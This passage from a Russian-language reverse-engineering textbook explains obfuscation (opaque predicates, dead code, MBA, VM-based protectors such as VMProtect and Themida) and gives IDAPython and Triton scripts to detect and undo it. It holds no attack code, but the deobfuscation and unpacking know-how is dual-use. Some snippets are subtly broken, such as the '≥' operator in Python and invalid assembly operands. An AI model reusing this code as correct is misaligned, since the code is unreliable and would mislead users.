В IDA такой код создаёт ложную ветку, усложняя граф:

```
IDA Graph View:

  ┌──────────────────────┐
  │ opaque predicate calc │
  │ test eax, eax         │
  │ jnz loc_dead_code     │
  └──────┬──────┬─────────┘
         │(taken=0)  │(not taken)
         v           v
  ┌──────────┐ ┌──────────┐
  │ DEAD CODE│ │ REAL CODE │
  │ div eax  │ │ CloseHandle│
  │ ud2      │ │ ...       │
  └──────────┘ └──────────┘
```

23.2.3. Автоматическое обнаружение и удаление

IDAPython-скрипт для обнаружения простых непрозрачных предикатов:

```python
import idaapi
import idautils
import idc

OPAQUE_PATTERNS = [
    # Паттерн: x*(x+1) % 2 == 0 → всегда TRUE
    {
        "name": "x*(x+1)%2 == 0",
        "sequence": ["lea", "imul", "and", "test", "jnz"],
        "always": True,
        "description": "Произведение последовательных целых всегда чётно"
    },
    # Паттерн: x^2 ≥ 0 → всегда TRUE
    {
        "name": "x^2 ≥ 0",
        "sequence": ["imul", "test", "js"],
        "always": True,
        "description": "Квадрат целого числа всегда ≥ 0 (в unsigned)"
    },
]


def scan_opaque_predicates(func_ea):
    """
    Сканирует функцию на наличие известных непрозрачных предикатов.
    """
    func = idaapi.get_func(func_ea)
    if not func:
        print("[!] Не найдена функция по адресу 0x%X" % func_ea)
        return

    findings = []

    for head in idautils.Heads(func.start_ea, func.end_ea):
        for pattern in OPAQUE_PATTERNS:
            seq = pattern["sequence"]

            # Проверяем последовательность мнемоник
            ea = head
            matched = True
            for expected_mnem in seq:
                if ea == idc.BADADDR or ea >= func.end_ea:
                    matched = False
                    break
                actual_mnem = idc.print_insn_mnem(ea)
                if actual_mnem != expected_mnem:
                    matched = False
                    break
                ea = idc.next_head(ea, func.end_ea)

            if matched:
                findings.append({
                    "addr": head,
                    "pattern": pattern["name"],
                    "always": pattern["always"],
                })
                # Добавляем комментарий в IDA
                idc.set_cmt(head,
                    "OPAQUE PREDICATE: %s (always %s)" % (
                        pattern["name"],
                        "TRUE" if pattern["always"] else "FALSE"
                    ), 0)
                print("[+] 0x%X: %s — always %s" % (
                    head, pattern["name"],
                    "TRUE" if pattern["always"] else "FALSE"))

    print("[*] Найдено непрозрачных предикатов: %d" % len(findings))
    return findings


def nop_dead_branch(jcc_ea, kill_taken=True):
    """
    NOP'ит мёртвую ветку условного перехода.
    kill_taken=True: jcc не выполняется → NOP'им целевой блок.
    kill_taken=False: jcc всегда выполняется → конвертируем в jmp.
    """
    if kill_taken:
```

```
        # Предикат всегда TRUE → jnz никогда не срабатывает → NOP jnz
        insn_size = idc.get_item_size(jcc_ea)
        for i in range(insn_size):
            idaapi.patch_byte(jcc_ea + i, 0x90)
        print("[PATCH] NOP'ed jcc at 0x%X (%d bytes)" % (jcc_ea, insn_size))
    else:
        # Предикат всегда FALSE → jcc всегда срабатывает → заменяем на JMP
        target = idc.get_operand_value(jcc_ea, 0)
        insn_size = idc.get_item_size(jcc_ea)
        rel_offset = target - (jcc_ea + 5)

        if insn_size >= 5:
            idaapi.patch_byte(jcc_ea, 0xE9)  # JMP rel32
            idaapi.patch_dword(jcc_ea + 1, rel_offset & 0xFFFFFFFF)
            for i in range(5, insn_size):
                idaapi.patch_byte(jcc_ea + i, 0x90)
            print("[PATCH] Converted to JMP at 0x%X → 0x%X" % (jcc_ea, target))

# Использование:
# scan_opaque_predicates(here())
```

23.3. Dead Code Insertion и Instruction Substitution

23.3.1. Dead Code Insertion

Вставка мёртвого кода (dead code insertion) -- добавление инструкций, которые не влияют на результат программы. Цель -- увеличить объём кода и затруднить анализ.

Примеры мёртвого кода:

```
; --- Пример 1: NOP-эквиваленты ---
    xchg    eax, eax              ; NOP (1 байт, 0x87 0xC0 или 0x90)
    lea     eax, [eax+0]          ; eax = eax (ничего не делает)
    mov     eax, eax              ; то же самое
    or      eax, 0                ; не меняет значение
    and     eax, 0xFFFFFFFF       ; не меняет значение
    shl     eax, 0                ; сдвиг на 0

; --- Пример 2: Push/Pop пары ---
    push    rax                   ; сохраняем
    ; ... мусорные операции с rax ...
    mov     rax, 0x12345678
    xor     rax, 0xDEADBEEF
    add     rax, rcx
    ; ... конец мусора ...
    pop     rax                   ; восстанавливаем (все операции — мёртвые)

; --- Пример 3: Вычисления с неиспользуемым результатом ---
    mov     ecx, [rbp+some_var]   ; загружаем
    imul    ecx, 7
    add     ecx, 13
    xor     ecx, 0xCAFEBABE
    ; ecx нигде далее не используется — весь блок мёртвый
```

23.3.2. Instruction Substitution

Замена стандартных инструкций на эквивалентные, но более сложные последовательности:

```
; ===== Оригинал: mov eax, 0 =====
; Замена 1:
    xor     eax, eax

; Замена 2:
    sub     eax, eax

; Замена 3:
    push    0
    pop     eax

; Замена 4:
    and     eax, 0
    or      eax, 0

; ===== Оригинал: add eax, 5 =====
; Замена (через NOT/NEG):
    not     eax             ; eax = ~eax
    add     eax, -6         ; eax = ~eax + (-6) = ~eax - 6
    not     eax             ; eax = ~(~eax - 6) = eax + 5
    ; Доказательство: ~(~x - c) = ~(~x) + c - 1 + 1 = x + c  (нет, точнее:)
    ; ~(~x + (-6)) = ~(~x - 6) = x + 6 - 1 = x + 5 ✓

; ===== Оригинал: xor eax, key =====
; Замена через AND/OR/NOT:
    mov     ecx, eax
    and     eax, KEY_VAL        ; eax & key
    not     eax                 ; ~(eax & key)
    and     ecx, ~KEY_VAL       ; ecx & ~key (NOT key как константа)
    not     ecx                 ; ~(ecx & ~key)
    and     eax, ecx            ; ~(a & k) & ~(a & ~k) — ОШИБКА!
    ; Правильная замена XOR через AND/OR/NOT:
    ; a XOR b = (a | b) & (~a | ~b) = (a & ~b) | (~a & b)
    mov     ecx, eax
    not     ecx                 ; ~a
    and     ecx, KEY_VAL        ; ~a & b
    and     eax, ~KEY_VAL       ; a & ~b  (NOT key — компилятор вычисляет)
    or      eax, ecx            ; (a & ~b) | (~a & b) = a XOR b ✓
```

23.3.3. Обнаружение в IDA

IDAPython-скрипт для поиска push/pop dead code:

```python
def find_push_pop_dead_code(func_ea):
    """
    Ищет паттерн push REG ... pop REG, где содержимое между
    push и pop не используется после pop — dead code.
    """
    func = idaapi.get_func(func_ea)
    if not func:
        return

    push_stack = {}  # reg_name → [(push_ea, depth)]
    dead_regions = []

    for head in idautils.Heads(func.start_ea, func.end_ea):
        mnem = idc.print_insn_mnem(head)

        if mnem == "push":
            reg = idc.print_operand(head, 0)
            if reg in ("rax","rbx","rcx","rdx","rsi","rdi","r8","r9"):
                if reg not in push_stack:
                    push_stack[reg] = []
                push_stack[reg].append(head)

        elif mnem == "pop":
            reg = idc.print_operand(head, 0)
            if reg in push_stack and push_stack[reg]:
                push_ea = push_stack[reg].pop()
                # Весь код между push и pop — потенциально мёртвый
                dead_regions.append((push_ea, head, reg))
                idc.set_color(push_ea, idc.CIC_ITEM, 0xCCCCFF)
                idc.set_color(head, idc.CIC_ITEM, 0xCCCCFF)
                idc.set_cmt(push_ea,
                    "DEAD CODE: push/pop pair (%s) → pop at 0x%X" % (reg, head), 0)

    for start, end, reg in dead_regions:
        print("[+] Dead code region: 0x%X - 0x%X (reg: %s)" % (start, end, reg))

    return dead_regions
```

23.4. MBA-обфускация (Mixed Boolean-Arithmetic)

23.4.1. Основы MBA

MBA-обфускация заменяет простые арифметические или логические выражения на эквивалентные, но значительно более сложные комбинации булевых и арифметических операций. Формально: выражение `e` заменяется на `e'`, где `e' ≡ e` для всех возможных значений переменных, но `e'` содержит смешение `AND`, `OR`, `XOR`, `NOT`, `+`, `-`, `*`.

Пример линейной MBA-трансформации:

```
Оригинал:    x + y

MBA-замена:  (x & y) + (x | y)
             = (x & y) + (x & ~y) + (~x & y) + (x & y)
             = 2*(x & y) + (x ^ y)
             = x + y  ✓

Более сложная MBA-замена:
    x + y = (x ^ y) + 2 * (x & y)
          = (x | y) + (x & y)
          = 2*(x | y) - (x ^ y)
```

Обфускатор может применять MBA рекурсивно, превращая простое сложение в десятки инструкций.

23.4.2. MBA в дизассемблере

Простое выражение `result = a + b` после MBA-обфускации:

```
; MBA-обфускация: a + b = (a ^ b) + 2*(a & b)
; Далее (a ^ b) заменяется на (a | b) & ~(a & b), и т.д.
    mov     eax, [rbp+a]
    mov     ecx, [rbp+b]

    ; --- Вычисление (a & b) ---
    mov     edx, eax
    and     edx, ecx              ; edx = a & b

    ; --- Вычисление (a | b) ---
    mov     esi, eax
    or      esi, ecx              ; esi = a | b

    ; --- Вычисление ~(a & b) ---
    mov     edi, edx
    not     edi                   ; edi = ~(a & b)

    ; --- (a ^ b) = (a | b) & ~(a & b) ---
    and     esi, edi              ; esi = (a|b) & ~(a&b) = a ^ b

    ; --- 2 * (a & b) ---
    shl     edx, 1               ; edx = 2*(a & b)

    ; --- Результат: (a ^ b) + 2*(a & b) ---
    add     esi, edx              ; esi = a + b

    ; --- Дополнительный слой MBA: подмешиваем тождество ---
    ; esi + 0 = esi + (c ^ c) для любого c
    mov     edi, 0xDEADBEEF
    xor     edi, 0xDEADBEEF       ; edi = 0
    add     esi, edi              ; esi += 0 (identity MBA)

    mov     [rbp+result], esi     ; result = a + b
```

Hex-Rays покажет это так:

```
// Hex-Rays decompilation (до деобфускации):
v5 = a & b;
v6 = (a | b) & ~v5;
v7 = 0xDEADBEEF ^ 0xDEADBEEF;
result = v6 + 2 * v5 + v7;
```

23.4.3. Символьное упрощение MBA

Для деобфускации MBA используется символьное исполнение. Популярные инструменты:

- **SSPAM** (Symbolic Simplification for Obfuscated MBA) — упрощает MBA-выражения
- **Triton** — фреймворк символьного исполнения, интегрируется с IDA
- **Miasm** — фреймворк для анализа бинарного кода с поддержкой символьных вычислений

Пример упрощения через Triton (IDAPython-интеграция):

```python
from triton import *

def simplify_mba_expression():
    """
    Символьное упрощение MBA-выражения через Triton.
    """
    ctx = TritonContext(ARCH.X86_64)

    # Определяем символьные переменные
    a = ctx.newSymbolicVariable(32, "a")
    b = ctx.newSymbolicVariable(32, "b")

    a_ast = ctx.getAstContext().variable(a)
    b_ast = ctx.getAstContext().variable(b)
    astctx = ctx.getAstContext()

    # MBA-выражение: (a | b) & ~(a & b) + 2*(a & b) + (0xDEADBEEF ^ 0xDEADBEEF)
    and_ab = astctx.bvand(a_ast, b_ast)
    or_ab  = astctx.bvor(a_ast, b_ast)
    not_and = astctx.bvnot(and_ab)
    xor_ab = astctx.bvand(or_ab, not_and)
    two_and = astctx.bvmul(astctx.bv(2, 32), and_ab)
    identity = astctx.bvxor(astctx.bv(0xDEADBEEF, 32), astctx.bv(0xDEADBEEF, 32))

    result = astctx.bvadd(astctx.bvadd(xor_ab, two_and), identity)

    # Упрощение
    simplified = ctx.simplify(result, solver=True)
    print("Исходное:    ", result)
    print("Упрощённое:  ", simplified)
    # Ожидаемый результат: (bvadd a b) — т.е. a + b

simplify_mba_expression()
```

23.5. Протекторы: Themida, VMProtect, Enigma

23.5.1. Обзор протекторов

Протекторы — коммерческие инструменты для защиты программ от реверс-инжиниринга. В отличие от обфускаторов, работающих на уровне исходного кода, протекторы модифицируют скомпилированный бинарный файл.

```
┌──────────────────────────────────────────────────────┐
│                  Уровни защиты протекторов           │
├──────────────┬───────────────────────────────────────┤
│  Упаковка    │  Сжатие/шифрование секций, runtime-распаковка  │
├──────────────┼───────────────────────────────────────┤
│  Anti-Debug  │  IsDebuggerPresent, NtQueryInformationProcess, │
│              │  timing checks, hardware breakpoint detection  │
├──────────────┼───────────────────────────────────────┤
│  Anti-Tamper │  CRC/hash проверки целостности кода            │
├──────────────┼───────────────────────────────────────┤
│  Обфускация  │  CFF, MBA, opaque predicates, junk code        │
├──────────────┼───────────────────────────────────────┤
│  VM-защита   │  Трансляция x86 → проприетарный bytecode       │
│              │  с интерпретатором (самый сильный уровень)     │
└──────────────┴───────────────────────────────────────┘
```

23.5.2. Themida / WinLicense

Themida (Oreans Technology) — один из наиболее агрессивных протекторов. Ключевые особенности:

- **Мутирующий код:** при каждой защите генерируется уникальный вариант.
- **Виртуальные машины:** несколько архитектур VM (FISH, TIGER, DOLPHIN, SHARK, EAGLE).
- **Anti-debug:** проверки на уровне ядра (driver-level).
- **Nanomites:** замена условных переходов на INT3 + обработчик исключений.

При загрузке в IDA Themida-защищённый бинарный файл:

```
IDA Pro 9.0 — Loading file 'app_themida.exe'

WARNING: Unusual PE structure detected.
  - Section '.themida' with suspicious flags (E0000060)
  - Entry point outside any known section
  - Import table appears damaged or encrypted
  - 2 TLS callbacks detected

Sections:
  Name        VirtAddr   VirtSize   RawSize   Flags
  .text       00401000   0000A000   00000200   60000020
  .rdata      0040B000   00003000   00000200   40000040
  .data       0040E000   00002000   00000200   C0000040
  .themida    00500000   00120000   0011F800   E0000060
  .tls        00620000   00001000   00000200   C0000040

Entry point: 0x005A3100 (inside '.themida' section)
```

Анализ nanomites в Themida:

```
; Оригинальный код содержал: jnz loc_target
; Themida заменяет на:
    int     3                   ; breakpoint exception
    db      0x55                ; закодированный тип перехода (jnz)
    dd      0x00401234          ; целевой адрес

; Обработчик исключений Themida:
;   1. Перехватывает INT3
;   2. Читает тип условия из следующего байта
;   3. Проверяет EFLAGS
;   4. Перенаправляет выполнение на целевой адрес или fallthrough
```

23.5.3. Enigma Protector

Enigma Protector — относительно простой протектор, часто используемый в shareware. Основные механизмы:

- Шифрование секций (AES/XOR)
- Виртуальные машины с несложной архитектурой
- Проверка лицензий (registration keys)
- API-wrapping (перехват вызовов WinAPI)

В IDA Enigma-защищённый файл характеризуется наличием секций `.enigma1`, `.enigma2`:


```
Sections:
  .text       00401000   00008000   00007E00   60000020
  .rdata      00409000   00002000   00001C00   40000040
  .data       0040B000   00003000   00002800   C0000040
  .enigma1    00500000   00050000   0004F200   E0000060
  .enigma2    00550000   00030000   0002E000   E0000060
```

Распаковка Enigma часто выполняется через dump + IAT fix (см. главу 24).

23.6. Виртуализация кода: архитектура VM

23.6.1. Общая архитектура виртуальной машины

Виртуализация кода — самая мощная техника защиты. Оригинальный x86/x64-код транслируется в проприетарный байткод, который выполняется интерпретатором (VM). Обратная трансляция байткода в x86 — задача чрезвычайной сложности, поскольку набор инструкций VM уникален для каждого защищённого файла.



23.6.2. Компоненты VM

VM Context (контекст виртуальной машины):

```
// Типичная структура контекста VM (реконструированная)
struct VMContext {
    uint64_t vm_regs[16];      // виртуальные регистры (r0-r15)
    uint64_t vm_sp;            // указатель стека VM
    uint64_t vm_ip;            // instruction pointer VM (bytecode offset)
    uint8_t  vm_flags;         // флаги VM (ZF, CF, SF, OF)
    uint8_t* bytecode_base;    // базовый адрес байткода
    void**   handler_table;    // таблица обработчиков
    uint64_t saved_rsp;        // сохранённый x86 RSP
    uint64_t saved_regs[16];   // сохранённые x86 регистры
    uint8_t  vm_stack[0x1000]; // стек VM
};
```

Handler Dispatch (диспетчеризация обработчиков):

Два основных подхода к диспетчеризации:

```
; ═══ Подход 1: Централизованный диспетчер (switch-based) ═══
vm_dispatcher:
    movzx   eax, byte ptr [rsi]    ; fetch opcode (rsi = VM IP)
    inc     rsi                    ; advance VM IP
    lea     rdx, [rip + handler_table]
    mov     rax, [rdx + rax*8]     ; handler_table[opcode]
    jmp     rax                    ; jump to handler

; ═══ Подход 2: Threaded dispatch (каждый handler переходит к следующему) ═══
handler_vm_add:
    ; ... выполнение ADD ...
    movzx   eax, byte ptr [rsi]    ; fetch next opcode
    inc     rsi
    lea     rdx, [rip + handler_table]
    jmp     qword ptr [rdx + rax*8] ; tail-call to next handler
```

Threaded dispatch сложнее для анализа, поскольку нет единого диспетчерного блока.

23.6.3. Типичные VM-инструкции

Opcode	Name	Описание
0x01	VPUSH	Push vm_reg[x] на VM-стек
0x02	VPOP	Pop со стека VM в vm_reg[x]
0x03	VMOV	vm_reg[dst] = vm_reg[src]
0x04	VLOAD	vm_reg[x] = mem[vm_reg[y]]
0x05	VSTORE	mem[vm_reg[y]] = vm_reg[x]
0x06	VADD	vm_reg[dst] = vm_reg[a] + vm_reg[b]
0x07	VSUB	vm_reg[dst] = vm_reg[a] - vm_reg[b]
0x08	VXOR	vm_reg[dst] = vm_reg[a] ^ vm_reg[b]
0x09	VAND	vm_reg[dst] = vm_reg[a] & vm_reg[b]
0x0A	VOR	vm_reg[dst] = vm_reg[a] | vm_reg[b]
0x0B	VNOT	vm_reg[dst] = ~vm_reg[src]
0x0C	VCMP	Сравнение, обновление vm_flags
0x0D	VJZ	if (ZF) vm_ip = operand
0x0E	VJMP	vm_ip = operand (безусловный)
0x0F	VCALL	Вызов x86 функции из VM
0x10	VRET	Выход из VM, восстановление x86 ctx
0x11	VLDI	vm_reg[x] = immediate
0x12	VSHL	vm_reg[dst] = vm_reg[a] << vm_reg[b]
0x13	VSHR	vm_reg[dst] = vm_reg[a] >> vm_reg[b]

23.7. VMProtect: углублённый анализ

23.7.1. Обзор VMProtect

VMProtect — наиболее распространённый коммерческий виртуализатор кода. Версии 2.x и 3.x используют стековую VM (stack-based), в которой все операции выполняются через виртуальный стек.

Характерные особенности VMProtect: - **Стековая архитектура:** нет регистров общего назначения в привычном понимании, все операции через push/pop на виртуальный стек. - **Мутация:** каждая защита генерирует уникальный набор opcodes и handlers. - **Handler obfuscation:** обработчики содержат junk code, MBA и opaque predicates. - **Переплетение VM:** одна VM может вызывать другую (nested VM).

23.7.2. VM Entry (точка входа в VM)

При входе в виртуализированную функцию VMProtect сохраняет весь x86-контекст:

```
; VMProtect VM Entry — типичная структура
vm_entry:
    ; Сохранение всех регистров общего назначения
    push    rax
    push    rcx
    push    rdx
    push    rbx
    push    rsp          ; сохраняем оригинальный RSP
    push    rbp
    push    rsi
    push    rdi
    push    r8
    push    r9
    push    r10
    push    r11
    push    r12
    push    r13
    push    r14
    push    r15
    pushfq               ; сохраняем RFLAGS

    ; RSI/RDI используются как VM IP и VM SP
    ; RSI = указатель на байткод
    lea     rsi, [rip + vm_bytecode_start]

    ; RBP = виртуальный стек (выделяется на реальном стеке)
    mov     rbp, rsp
    sub     rsp, 0x200   ; пространство под VM-стек

    ; Инициализация — загрузка handler table
    lea     rdi, [rip + handler_table_base]

    ; Первый fetch-decode-execute
    jmp     vm_dispatcher
```

В IDA граф VM entry выглядит как длинная последовательность `push`, за которой следует переход к диспетчеру:

```
IDA Output Window:
  Function: sub_140005A00
    Basic blocks: 1427
    Edges: 2891
    Cyclomatic complexity: 1466

  WARNING: Function too large for decompilation.
  HINT: This function appears to be a VM interpreter.
```

23.7.3. Handler Table

VMProtect использует таблицу обработчиков, индексируемую по опкоду. Таблица зашифрована и декодируется при каждом обращении:

```
; VMProtect dispatcher — декодирование опкода и переход к handler
vm_dispatcher:
    ; Fetch opcode
    movzx   eax, byte ptr [rsi]   ; читаем байт байткода
    inc     rsi                    ; VM IP++

    ; Decode opcode (XOR с rolling key)
    xor     al, bl                ; BL — текущий ключ декодирования
    ; Обновляем ключ для следующей итерации
    xor     bl, al                ; rolling key update

    ; Dispatch — переход к handler
    lea     rdx, [rdi + rax*8]    ; handler_table[decoded_opcode]
    mov     rdx, [rdx]

    ; Handler адрес тоже может быть зашифрован:
    xor     rdx, rcx              ; декодирование адреса handler'a

    jmp     rdx                   ; переход к handler
```

23.7.4. Анализ handlers VMProtect

Каждый handler в VMProtect выполняет одну элементарную операцию над виртуальным стеком. Ниже — примеры реконструированных handlers:

```asm
; ===== Handler: VPUSH_IMM32 =====
; Кладёт 32-битную константу на VM-стек
handler_vpush_imm32:
    ; Fetch 4-byte immediate из байткода
    mov     eax, [rsi]
    add     rsi, 4              ; VM IP += 4

    ; Junk code (мусор, не влияет на результат)
    xchg    ecx, ecx
    lea     ecx, [ecx+0]

    ; Декодирование immediate
    xor     eax, ebx            ; XOR с rolling key

    ; Push на VM-стек
    sub     rbp, 8              ; VM SP -= 8
    mov     [rbp], eax          ; *VM_SP = imm32

    ; Обновление rolling key
    xor     bl, al

    ; Dispatch next
    movzx   eax, byte ptr [rsi]
    inc     rsi
    xor     al, bl
    xor     bl, al
    jmp     qword ptr [rdi + rax*8]


; ===== Handler: VADD_64 =====
; Складывает два значения на вершине VM-стека
handler_vadd_64:
    mov     rax, [rbp]          ; a = pop
    add     rbp, 8

    ; Junk (opaque predicate — всегда TRUE)
    mov     ecx, edx
    lea     ecx, [ecx+1]
    imul    ecx, edx
    and     ecx, 1
    ; ecx = 0 всегда (x*(x+1) чётное)

    add     rax, [rbp]          ; a + b (b на вершине стека)
    mov     [rbp], rax          ; результат на вершине

    ; Сохранение RFLAGS (VMProtect эмулирует флаги)
    pushfq
    pop     qword ptr [rbp-8]
    sub     rbp, 8

    ; Dispatch next
    movzx   eax, byte ptr [rsi]
    inc     rsi
    xor     al, bl
    xor     bl, al
    jmp     qword ptr [rdi + rax*8]


; ===== Handler: VLOAD_REG =====
; Загружает значение VM-регистра (из контекста на стеке)
handler_vload_reg:
    ; Fetch register index (1 byte)
    movzx   eax, byte ptr [rsi]
    inc     rsi
    xor     al, bl
    xor     bl, al

    ; Загрузка значения из сохранённого контекста
    ; Контекст лежит в верхней части VM-стека
    mov     rax, [rsp + rax*8 + vm_context_offset]

    ; Push на VM-стек
    sub     rbp, 8
    mov     [rbp], rax

    ; Dispatch next
    movzx   eax, byte ptr [rsi]
```

```
    inc     rsi
    xor     al, bl
    xor     bl, al
    jmp     qword ptr [rdi + rax*8]
```

23.7.5. VM Exit

Выход из VM восстанавливает x86-контекст:

```
handler_vm_exit:
    ; Восстановление RFLAGS
    mov     rax, [rbp]
    add     rbp, 8
    push    rax
    popfq

    ; Восстановление регистров (обратный порядок)
    pop     r15
    pop     r14
    pop     r13
    pop     r12
    pop     r11
    pop     r10
    pop     r9
    pop     r8
    pop     rdi
    pop     rsi
    pop     rbp_saved
    pop     rsp_saved           ; восстановление RSP — особый случай
    pop     rbx
    pop     rdx
    pop     rcx
    pop     rax

    ; Возврат в x86 код
    mov     rsp, rsp_saved
    ret
```

23.8. IDAPython-скрипты для анализа виртуализированного кода

23.8.1. Автоматическое определение VM entry points

```
import idaapi
import idautils
import idc

def find_vm_entries():
    """
    Ищет точки входа в VM по характерному паттерну:
    последовательность push всех регистров + pushfq.
    """
    vm_entries = []

    # Паттерн: push rax; push rcx; push rdx; ... pushfq
    PUSH_REGS_PATTERN = [
        "push rax", "push rcx", "push rdx", "push rbx",
    ]

    for seg_ea in idautils.Segments():
        seg = idaapi.getseg(seg_ea)
        if not (seg.perm & idaapi.SFL_CODE):
            continue

        ea = seg.start_ea
        while ea < seg.end_ea:
            mnem = idc.print_insn_mnem(ea)

            if mnem == "push" and idc.print_operand(ea, 0) == "rax":
                # Проверяем последовательность push'ей
                check_ea = ea
                push_count = 0
                has_pushfq = False

                for _ in range(20):
                    m = idc.print_insn_mnem(check_ea)
                    if m == "push":
                        push_count += 1
                    elif m == "pushfq":
                        has_pushfq = True
                        break
                    else:
                        break
                    check_ea = idc.next_head(check_ea)

                # VM entry: ≥ 14 push + pushfq
                if push_count ≥ 14 and has_pushfq:
                    vm_entries.append(ea)
                    idc.set_cmt(ea, "VM ENTRY POINT", 0)
                    idc.set_color(ea, idc.CIC_FUNC, 0xAAAAFF)
                    print("[+] VM Entry: 0x%X (push count: %d)" % (ea, push_count))

            ea = idc.next_head(ea, seg.end_ea)

    print("[*] Найдено VM entry points: %d" % len(vm_entries))
    return vm_entries


# Использование:
# entries = find_vm_entries()
```

23.8.2. Трассировка handler dispatch

```
import idaapi
import idautils
import idc

class VMHandlerTracer:
    """
    Трассирует handler dispatch VMProtect и строит карту обработчиков.
    Работает на основе статического анализа таблицы handlers.
    """

    def __init__(self, dispatcher_ea, handler_table_ea, num_handlers=256):
        self.dispatcher_ea = dispatcher_ea
        self.handler_table_ea = handler_table_ea
        self.num_handlers = num_handlers
        self.handlers = {}

    def read_handler_table(self, xor_key=0):
        """
        Читает таблицу обработчиков и декодирует адреса.
        """
        print("[*] Чтение handler table @ 0x%X" % self.handler_table_ea)

        for i in range(self.num_handlers):
            entry_ea = self.handler_table_ea + i * 8
            raw_addr = idaapi.get_qword(entry_ea)

            if raw_addr == 0:
                continue

            # Декодирование адреса (если зашифровано)
            handler_addr = raw_addr ^ xor_key if xor_key else raw_addr

            # Валидация адреса
            if idaapi.is_mapped(handler_addr):
                self.handlers[i] = handler_addr
                idc.set_name(handler_addr, "vm_handler_%02X" % i,
                             idc.SN_NOWARN | idc.SN_NOCHECK)

        print("[+] Обнаружено handlers: %d" % len(self.handlers))
        return self.handlers

    def classify_handler(self, handler_ea):
        """
        Классифицирует handler по его поведению:
        - Ищет характерные паттерны (add rbp, sub rbp, mov [rbp], etc.)
        """
        ea = handler_ea
        ops = []

        for _ in range(30):  # анализируем первые 30 инструкций
            if ea == idc.BADADDR:
                break
            mnem = idc.print_insn_mnem(ea)
            op0 = idc.print_operand(ea, 0)
            op1 = idc.print_operand(ea, 1)
            ops.append((mnem, op0, op1))
            ea = idc.next_head(ea)

        # Эвристики классификации
        has_sub_rbp = any(m == "sub" and o0 == "rbp" for m, o0, o1 in ops)
        has_add_rbp = any(m == "add" and o0 == "rbp" for m, o0, o1 in ops)
        has_mov_rbp_deref = any(m == "mov" and "rbp" in o1 and "[" in o1
                                for m, o0, o1 in ops)
        has_add_insn = any(m == "add" and o0 == "rax" for m, o0, o1 in ops)
        has_pushfq = any(m == "pushfq" for m, o0, o1 in ops)

        if has_sub_rbp and not has_add_rbp:
            return "VPUSH"
        elif has_add_rbp and not has_sub_rbp:
            return "VPOP"
        elif has_add_rbp and has_sub_rbp and has_add_insn:
            return "VADD"
        elif has_pushfq and has_add_rbp:
            return "VCMP / ARITH (flags-producing)"
```

```
        else:
            return "UNKNOWN"

